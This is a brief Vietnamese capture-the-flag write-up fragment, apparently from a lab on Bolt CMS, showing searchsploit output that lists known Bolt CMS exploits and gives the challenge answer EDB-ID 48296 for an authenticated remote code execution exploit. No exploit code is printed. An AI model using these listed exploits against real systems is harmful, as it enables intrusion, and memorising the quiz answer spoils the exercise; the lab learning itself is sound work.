Note: ở câu hỏi về ID của cái lỗi này “*There's an exploit for a previous version of this CMS, which allows authenticated RCE. Find it on Exploit DB. What's its EDB-ID?*” thì ta dựa vào chỉ số bên phải của kết quả tìm kiếm từ searchsploit ban này (48296).

```
(root@kali) - [/home/kali/Desktop]
# searchsploit Bolt CMS

-----
Exploit Title | Path
-----|-----
Bolt CMS 3.6.10 - Cross-Site Request Forgery | php/webapps/47501.txt
Bolt CMS 3.6.4 - Cross-Site Scripting | php/webapps/46495.txt
Bolt CMS 3.6.6 - Cross-Site Request Forgery / Remote Code Execution | php/webapps/46664.html
Bolt CMS 3.7.0 - Authenticated Remote Code Execution | php/webapps/48296.py
Bolt CMS < 3.6.2 - Cross-Site Scripting | php/webapps/46014.txt
CMS Bolt - Arbitrary File Upload (Metasploit) | php/remote/38196.rb
-----

Shellcodes: No Results
```